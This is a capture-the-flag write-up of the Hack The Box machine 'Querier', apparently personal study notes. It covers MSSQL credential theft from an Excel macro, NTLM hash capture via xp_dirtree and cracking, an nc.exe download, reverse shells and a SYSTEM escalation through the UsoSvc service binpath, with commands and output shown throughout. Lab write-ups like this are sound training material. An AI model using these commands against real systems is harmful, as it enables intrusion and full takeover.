Querier - HTB (Done)


Querier HTB - https://app.hackthebox.com/machines/175


Resources for this video:

Capturing MSSQL Credentials - https://medium.com/@markmotig/how-to-capture-mssql-credentials-with-xp-dirtree-smbserver-py-5c29d852f478

```
binwalk Currency\ Volume\ Report.xlsm
#If we binwalk we will see like this. This is how xlsm is complied. You will see alot of different xml here. we can pull this down if we wanted to. binwalk is what we use a lot for steganography
binwalk -e  Currency\ Volume\ Report.xlsm --run-as=root
#-e =extract
cd _Currency\ Volume\ Report.xlsm.extracted/xl/
gedit vbaProject.bin #find pwd. You will get username and password.

mssqlclient.py QUERIER/reporting:'PcwTWTHRwryjc$c6'@10.129.141.153 -windows-auth #sql login
enable_xp_cmdshell #calling a shell in sql query. But user does not have permission.
```

```
mkdir share
smbserver.py -smb2support share share/ #create a smb server to receive has
hes

exec xp_dirtree '\\10.10.16.40\share\',1,1 #We can pull down hashes from sql. W
e can force hashes to come to us.
john --format=netntlmv2 pass.txt --wordlist=/opt/rockyou.txt #crack hash

mssqlclient.py QUERIER/mssql-svc:'corporate568'@10.129.141.153 -windows-
auth #sql login
enable_xp_cmdshell #call a shell in sql query
xp_cmdshell dir C:\ #run cmd

python -m SimpleHTTPServer 80
xp_cmdshell powershell -c Invoke-WebRequest "http://10.10.16.40/nc.exe" -Ou
tFile "C:\Reports\nc.exe" #download netcat for reverse shell
xp_cmdshell C:\Reports\nc.exe 10.10.16.40 4444 -e cmd.exe #Run netcat

nc -nvlp 4444
whoami #we got netcat shell

echo IEX(New-Object Net.WebClient).DownloadString('http://10.10.16.40/powe
rup.ps1') | powershell -noprofile - #powerup download and execute

sc qc UsoSvc #check this service bin path, we can modify bin path.
sc config UsoSvc binpath= "C:\Reports\nc.exe 10.10.16.40 5555 -e cmd.exe"

sc stop UsoSvc & sc start UsoSvc

nc-nvlp 5555
whoami
#we goot root
```





The share “Reports” is what actually stand out. Download that file.

-Find macros in that excel.

```
root@kali:~# binwalk Currency\ Volume\ Report.xlsm

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 367, uncompressed size: 1087, na
me: [Content_Types].xml
936           0x3A8           Zip archive data, at least v2.0 to extract, compressed size: 244, uncompressed size: 588, nam
e: _rels/.rels
1741          0x6CD           Zip archive data, at least v2.0 to extract, compressed size: 813, uncompressed size: 1821, na
me: xl/workbook.xml
2599          0xA27           Zip archive data, at least v2.0 to extract, compressed size: 260, uncompressed size: 679, nam
e: xl/_rels/workbook.xml.rels
3179          0xC6B           Zip archive data, at least v2.0 to extract, compressed size: 491, uncompressed size: 1010, na
me: xl/worksheets/sheet1.xml
3724          0xE8C           Zip archive data, at least v2.0 to extract, compressed size: 1870, uncompressed size: 8390, n
ame: xl/theme/theme1.xml
5643          0x160B          Zip archive data, at least v2.0 to extract, compressed size: 676, uncompressed size: 1618, na
me: xl/styles.xml
6362          0x18DA          Zip archive data, at least v2.0 to extract, compressed size: 3817, uncompressed size: 10240,
name: xl/vbaProject.bin
10226         0x27F2          Zip archive data, at least v2.0 to extract, compressed size: 323, uncompressed size: 601, nam
e: docProps/core.xml
10860         0x2A6C          Zip archive data, at least v2.0 to extract, compressed size: 400, uncompressed size: 794, nam
e: docProps/app.xml
12207         0x2FAF          End of Zip archive, footer length: 22
```


If we binwalk we will see like this. This is how xlsm is complied. You will see alot of different xml here. we can pull this down if we wanted to.


binwalk is what we use a lot for steganography


```
root@kali:~# binwalk -e Currency\ Volume\ Report.xlsm

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             Zip archive data, at least v2.0 to extract, compressed size: 367, uncompressed size: 1087, na
me: [Content_Types].xml
936           0x3A8           Zip archive data, at least v2.0 to extract, compressed size: 244, uncompressed size: 588, nam
e: _rels/.rels
1741          0x6CD           Zip archive data, at least v2.0 to extract, compressed size: 813, uncompressed size: 1821, na
me: xl/workbook.xml
2599          0xA27           Zip archive data, at least v2.0 to extract, compressed size: 260, uncompressed size: 679, nam
e: xl/_rels/workbook.xml.rels
3179          0xC6B           Zip archive data, at least v2.0 to extract, compressed size: 491, uncompressed size: 1010, na
me: xl/worksheets/sheet1.xml
3724          0xE8C           Zip archive data, at least v2.0 to extract, compressed size: 1870, uncompressed size: 8390, n
ame: xl/theme/theme1.xml
5643          0x160B          Zip archive data, at least v2.0 to extract, compressed size: 676, uncompressed size: 1618, na
me: xl/styles.xml
6362          0x18DA          Zip archive data, at least v2.0 to extract, compressed size: 3817, uncompressed size: 10240,
name: xl/vbaProject.bin
10226         0x27F2          Zip archive data, at least v2.0 to extract, compressed size: 323, uncompressed size: 601, nam
e: docProps/core.xml
10860         0x2A6C          Zip archive data, at least v2.0 to extract, compressed size: 400, uncompressed size: 794, nam
```


-e=extract

This is what was extracted.









enable_xp_cmdshell is calling a shell in sql query. But user does not have permission.

We can pull down hashes from sql. We can force hashes to come to us.

```
SQL> exec xp_dirtree '\\10.10.14.8\share\',1,1
subdirectory

                depth          file
------------------------------------------------------------------------------------------------------------
------------------------------------------------------------------------------------------------------------
---------   -----------   -----------
SQL>
```

exec=execute

```
root@kali:~# mkdir share
root@kali:~# smbserver.py -smb2support share share/
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
[*] Incoming connection (10.10.10.125,49676)
[*] AUTHENTICATE_MESSAGE (QUERIER\mssql-svc,QUERIER)
[*] User mssql-svc\QUERIER authenticated successfully
[*] mssql-svc::QUERIER:4141414141414141:86698be61206ce5b8bd40e90a7072c66:0101000000000000879c177621d60139b0f231ba16f78800
0000000100100059004a004800540050006a0050006d0002001000660054006200640068006500510055000300100059004a004800540050006a0050006
d0004001000660054006200640068006500510055000700080000879c177621d60106000400020000000800300030000000000000000000000000300000
c1464f8ed682013f575d497a88124fd38b0f4c701c8432803b13b433028986d80a0010000000000000000000000000000000000000009001e0063006900660
073002f00310030002e00310030002e00310034002e003800000000000000000000000000000
[*] Connecting Share(1:IPC$)
[*] Connecting Share(2:share)
[*] AUTHENTICATE_MESSAGE (\,QUERIER)
[*] User \QUERIER authenticated successfully
```

Copy that hash > paste in gedit password.txt

```
root@kali:~# john --format=netntlmv2 password.txt --wordlist=~/Downloads/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
corporate568     (mssql-svc)
1g 0:00:00:03 DONE (2020-05-03 14:12) 0.3184g/s 2853Kp/s 2853Kc/s 2853KC/s correforenz..cornamuckla
Use the "--show --format=netntlmv2" options to display all of the cracked passwords reliably
Session completed
```

We can also use hashcat to crack. hashcat.exe on windows is great. -m 5600 is ntmlv2.

mssql-svc is a service account

```
root@kali:~# mssqlclient.py QUERIER/mssql-svc:'corporate568'@10.10.10.125 -windows-auth
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'master'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> enable_xp_cmdshell
[*] INFO(QUERIER): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statemen
t to install.
[*] INFO(QUERIER): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to insta
ll.
SQL> dir c:\ Wrong syntax
[-] ERROR(QUERIER): Line 1: Incorrect syntax near '\'.
SQL> xp_cmdshell dir c:\
```

Login with service account and get cmd shell.

changed from 0 to 1 means it worked.

```
root@kali:~# cd transfer/
root@kali:~/transfer# ls
ASCService.exe          Invoke-PowerShellTcp.ps1        ms.exe               rottenpotato.exe  SiteList.xml
CVE-2017-0213_x64.exe   mcafee_sitelist_pwd_decrypt.py  MSFRottenPotato.exe  Seatbelt.exe      test.exe
HHUPD.EXE               MS10-059.exe                    nc.exe               SharpUp.exe       windows_dll.c
hijackme.dll            ms15-051x64.exe                 PowerUp.ps1          shellex.exe       winPEAS64.exe
root@kali:~/transfer# python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
```

We gonna upload netcat to get a nice reverse shell.


```
SQL> xp_cmdshell powershell -c Invoke-WebRequest "http://10.10.14.8/nc.exe" -OutFile "C:\Reports\nc.exe"
output
------------------------------------------------------------------------------
NULL
SQL> xp_cmdshell C:\Reports\nc.exe 10.10.14.8 4444 -e cmd.exe
```


download netcat and run netcat. We can also use certutil to download the file.


```
root@kali:~/transfer# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.125] 49678
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
querier\mssql-svc
```

now we got user shell.

We gonna use PowerUp. Make sure you have this cmd at the end of lines.







PowerUp result7

```
[*] Checking for unquoted service paths...

[*] Checking service executable permissions...

[*] Checking service permissions...
[*] Use 'Invoke-ServiceUserAdd' to abuse

[+] Vulnerable service: UsoSvc - C:\Windows\system32\svchost.exe -k netsvcs -p

[*] Checking for unattended install files...

[*] Checking %PATH% for potentially hijackable service .dll locations...

[*] Checking for AlwaysInstallElevated registry key...
```

```
c:\Reports>sc qc UsoSvc
sc qc UsoSvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: UsoSvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Windows\system32\svchost.exe -k netsvcs -p
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem
```

Do we have read write access to this service path. PowerUp already checked this. You will see in PowerUp result, we can see “Checking service permissions...” Anything shown under that title we have read write access to the service.

Now we can pop reverse shell using netcat which is already exists on victim machine.

```
c:\Reports>sc config UsoSvc binpath= "C:\Reports\nc.exe 10.10.14.8 5555 -e cmd.exe"
sc config UsoSvc binpath= "C:\Reports\nc.exe 10.10.14.8 5555 -e cmd.exe"
[SC] ChangeServiceConfig SUCCESS

c:\Reports>sc qc UsoSvc
sc qc UsoSvc
[SC] QueryServiceConfig SUCCESS

SERVICE_NAME: UsoSvc
        TYPE               : 20  WIN32_SHARE_PROCESS
        START_TYPE         : 2   AUTO_START  (DELAYED)
        ERROR_CONTROL      : 1   NORMAL
        BINARY_PATH_NAME   : C:\Reports\nc.exe 10.10.14.8 5555 -e cmd.exe
        LOAD_ORDER_GROUP   :
        TAG                : 0
        DISPLAY_NAME       : Update Orchestrator Service
        DEPENDENCIES       : rpcss
        SERVICE_START_NAME : LocalSystem
```

```
root@kali:~/transfer# nc -nvlp 5555
listening on [any] 5555 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.125] 49681
Microsoft Windows [Version 10.0.17763.292]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```